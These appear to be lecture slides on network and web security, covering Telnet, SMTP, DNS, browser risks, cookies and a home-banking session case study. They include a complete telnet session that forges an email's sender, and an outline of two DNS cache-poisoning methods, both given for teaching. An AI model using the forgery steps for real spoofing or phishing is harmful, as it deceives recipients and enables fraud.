
Telnet

- Provides *remote login service* to users
- Works between hosts that use different operating systems
- Uses option negotiation between client and server to determine what features are supported by both ends



Telnet Session Example


- Single character at a time



Problems with Telnet

- Information exchange is in clear text
 - The attacker can easily eavesdrop and get the information like username and passwords
 - The attacker can also know the version to exploit the vulnerabilities of that particular version

SMTP - Simple Mail Transfer Protocol




SMTP

- SMTP is a text (ASCII) based protocol
- MTA transfers mail from the user to the destination server
- MTA relays are used to relay the mail from other clients
- MTAs use SMTP to talk to each other
- All the messages are spooled before sending

SMTP Message Flow

sending MTA (rivest.case.edu.pk)

receiving MTA (shamir.care.com.pk)



SMTP Security Problems

- Designed in an era where internet security was not much of an issue
 - No security at the base protocol
- Designed around the idea of “cooperation” and “trust” between servers
 - Susceptible to DoS attacks
 - Simply flood a mail server with SMTP connections or SMTP instructions.

SMTP Security Problems

- SMTP does not provide any protection of e-mail messages
 - Does not ask sender to authenticate itself.
 - Messages can be read and modified by any of the MTAs involved
 - Fake messages can easily be generated (e-mail forgery)
 - Does not check what and from whom it is relaying the message

SMTP Security Problems

Example

```
% telnet frogstar.hit.com.pk 25
```

```
Trying...
```

```
Connected to frogstar.hit.com.pk.
```

```
Escape character is '^['.
```

```
220 frogstar.hit.com.pk ESMTP Sendmail 8.11.6/8.11.6;
```

```
Mon, 10 Feb 2003 14:23:21 +0100
```

```
helo abcd.com.pk
```

```
250 frogstar.hit.com.pk Hello [152.66.249.32], pleased to meet you
```

```
mail from: bill.gates@microsoft.com
```

```
250 2.1.0 bill.gates@microsoft.com... Sender ok
```

```
rcpt to: user@ebizlab.hit.com.pk
```

```
250 2.1.5 user@ebizlab.hit.com.pk... Recipient ok
```

```
data
```

```
354 Enter mail, end with "." on a line by itself
```

```
Your fake message goes here.
```

```
.
```

```
250 2.0.0 h1AD05e21330 Message accepted for delivery
```

```
quit
```

```
221 frogstar.hit.com.pk closing connection
```

```
Connection closed by foreign host.
```

```
%
```

Be Careful, Though!

Return-Path: <bill.gates@microsoft.com>
Received: from frogstar.hit.com.pk (root@frogstar.hit.com.pk
[152.66.248.44])
by shamir.ebizlab.hit.com.pk (8.12.7/8.12.7/Debian-2)
with ESMTP id h1ADSsxG022719
for <user@ebizlab.hit.com.pk>; Mon, 10 Feb 2003 14:28:54 +0100
Received: from abcd.com.pk ([152.66.249.32])
by frogstar.hit.com.pk (8.11.6/8.11.6) with SMTP id h1AD05e21330
for user@ebizlab.hit.com.pk; Mon, 10 Feb 2003 14:25:41 +0100
Date: Mon, 10 Feb 2003 14:25:41 +0100
From: bill.gates@microsoft.com
Message-Id: <200302101325.h1AD05e21330@frogstar.hit.com.pk>
To: undisclosed-recipients;
X-Virus-Scanned: by amavis-dc
Status:

Your fake message goes here.

Domain Name Server


DNS - Domain Name Server

- The DNS is a distributed database that provides mapping between hostnames and IP addresses
- The DNS name space is hierarchical
 - Top level domains: com, edu, gov, int, mil, net, org, ae, ..., pk, ... zw
 - Top level domains may contain second level domains
e.g., edu within pk, co within uk, ...
 - Second level domains may contain third level domains, etc.

Domain Name Server

- Usually (not always) a name server knows the IP address of the top level name servers
- If a domain contains sub-domains, then the name server knows the IP address of the sub-domain name servers
- When a new host is added to a domain, the administrator adds the (hostname, IP address) mapping to the database of the local name server

DNS - Domain Name Server



- A single DNS reply may include several (hostname, IP address) mappings (Resource Records)
- Received information is cached by the name server

DNS spoofing

- The cache of a DNS name server is poisoned with false information
- How to do it?
 - Assume that the attacker wants *www.anything.com.pk* to map to his own IP address 152.66.249.32

DNS Spoofing - Approach 1

- Attacker submits a DNS query
"www.anything.com.pk=?" to
ns.victim.com.pk
- A bit later it forges a DNS reply
"www.anything.com.pk=152.66.249.32"
- UDP makes forging easier but the
attacker must still predict the query
ID

DNS Spoofing - Approach 2

- Attacker has access to ns.attacker.com.pk
 - The attacker modifies its local name server such that it responds a query "www.attacker.com.pk=?" with "www.anything.com.pk=152.66.249.32"
 - The attacker then submits a query "www.attacker.com.pk=?" to ns.victim.com.pk
 - ns.victim.com.pk sends the query "www.attacker.com.pk=?" to ns.attacker.com.pk
 - ns.attacker.com.pk responds with "www.anything.com.pk=152.66.249.32"

Web Security

Browser Side Risks

Web Security - Browser Side Risks

- Obtaining a valid browser
 - IE usually comes with the OS
 - Netscape can be obtained from web sites
 - How can you be sure that you are downloading a genuine copy? (remember DNS spoofing)
 - A fake browser can look like a genuine one, but it can
 - Obtain and send passwords typed in by the user
 - Downgrade browser security (e.g., reduce key length used in SSL)

Web Forms

- Used to send data from the user to the server (e.g., online applications, queries to a database, etc.)
- If pure HTTP is used, then the data is sent in clear
- Sensitive information can be eavesdropped and/or modified

Helper Applications

- The browser cannot handle all kind of downloaded data
- It invokes an external program (the helper) on the user's machine with the downloaded data as parameter
- e.g., to display a PostScript file, it may pass it to GhostView
- Downloaded content can be dangerous (e.g., MS Word and Excel files may contain macro viruses)

Mobile Code

Java Applets

- Normally run within a controlled environment (*sandbox*)
- Access to local resources is strictly controlled by a *security manager*
- However, an applet may escape from the sandbox due to some bugs in the implementation of the Java Virtual Machine
- Several such bugs have been discovered, reported, and fixed
- What guarantees that there's no more?

ActiveX Controls

- A Microsoft approach to mobile code
- ActiveX controls are executables that run directly on the machine (there's no sandbox)
- ActiveX controls can be signed and declared safe by their creators
- But an ActiveX control declared safe may turn out to be dangerous
 - Compaq signed a control safe which allowed for remote management of servers
 - Microsoft signed a control which could write arbitrary file on the hard disk (it was exploited by a virus Kak.Worm)


JavaScript != Java Applet

- Scripts are interpreted by the browser itself
- Not as powerful as Java (e.g., many attacks require that the user clicks on a button to activate the malicious code)
- Successful attacks reported include history tracking, stealing files, helping Java applets to bypass firewalls, etc.

Cookies

- A cookie is a (name, value) pair
- Cookies are set by web servers and stored by web browsers
- A cookie set by a server is sent back to the server when the browser visits the server again
- Used to create "HTTP sessions" (session state information is stored in cookies)


Cookies: Example



- If cookies are sent in clear, then they can be eavesdropped and used to hijack an "HTTP session"
- Cookies can be used to track what sites the user visits (can lead to serious privacy violation!)
 - Many sites use third party advertisements
 - The third party can set a cookie that identifies the user

Cookies: Example

- This cookie is sent to the third party each time an ad is downloaded by the user's browser **along with the address of the page that contains the link to the ad** (the "referrer" field of the HTTP header contains this address)



Case-study: home-banking application

Mario Rossi



-- Authentication process --



Web Application

[1] <https://www.mia-banca.it>

[2] Sent authentication form over HTTPS

The screenshot shows the login page of the Mia-Banca web application. The browser window has a yellow title bar and a menu bar with options: File, Modifica, Visualizza, Vai, Segnalibri, Strumenti, and ?. The address bar shows the URL <http://www.mia-banca.it/login.htm>. The page content includes a yellow header bar, followed by a form with two input fields labeled 'Username' and 'Password'. To the right of the 'Password' field is a green 'Login...' link. Below these fields, there is a link 'Hai dimenticato la password?' followed by a green 'Login...' link. At the bottom, there is a grey rectangular button and a label 'Palmare?' followed by a green 'Login...' link.

Case-study: home-banking application

-- Authentication process --

Mario Rossi



Web Application

[1] https://www.mia-banca.it

[2] Send authentication form over HTTPS

[3] Insert username/password via HTTPS

[4] Personal Welcome page and Set Cookie

Username/password

Credential verify: if ok → client authenticated
→ **Cookie generation**

Cookie=TWfyaW8123

authentication token



Case-study: home-banking application

Mario Rossi



--Following request--



Web
Application

Cookie=TWfYaW8123

Authentication
token

[5] Request "movimenti"

Cookie=TWfYaW8123

[6] Response with user data

Cookie verifying:
→ Identify user
Send data to user

Mia-Banca - Mozilla Firefox

File Modifica Visualizza Vai Segnalibri Strumenti ?

https://www.mia-banca.it/mov/movimenti.jsp

Mia-Banca

Movimenti: Mario Rossi

| MIBTEL ▲ +5,03% | SPMIB ▲ +0,06% | DOW JONES ▲ +0,08% | NASDAQ ▲ +0,43


Conto Corrente: 123456 Divisa: EUR

Saldo disponibile: 20.303,83

- Conto
- Saldo
- Movimenti**
- Disposizioni
- Disp. sul
- Conto
- Accredito
- Bonifici
- Giroconti
- Informazioni
- Attiva
- Lista
- Assegni
- Carta
- Bancomat

Data operazione	Data valuta	Importo	Causale
10/10/2004	9/10/2004	-31,05	pagamento pos pagobancomat 12345 del 9/10 carref
11/10/2004	11/10/2004	-140,00	prelevamento da distributore automatico numero 274 carta 12
12/10/2004	9/10/2004	1.500,00	vostri emolumenti bonifico da rossi s
17/10/2004	16/10/2004	-74,00	pagamento pos pagobancomat 12345 del 16/10 scarpe e scarpe
19/10/2004	18/10/2004	-15,17	pagamento pos pagobancomat 12345 del 18/10 gs spa
20/10/2004	21/10/2004	-150,00	sottoscrizione titoli 12345
24/10/2004	22/10/2004	-77,00	pagamento pos pagobancomat 12345 del 22/10 esso giove pet
25/10/2004	24/10/2004	-75,00	pagamento pos pagobancomat 12345 del 24/10 distrib.erg mattes
31/10/2004	28/10/2004	-1.240,00	disposizione di addebito generica bonifico a gigi rossi per aff
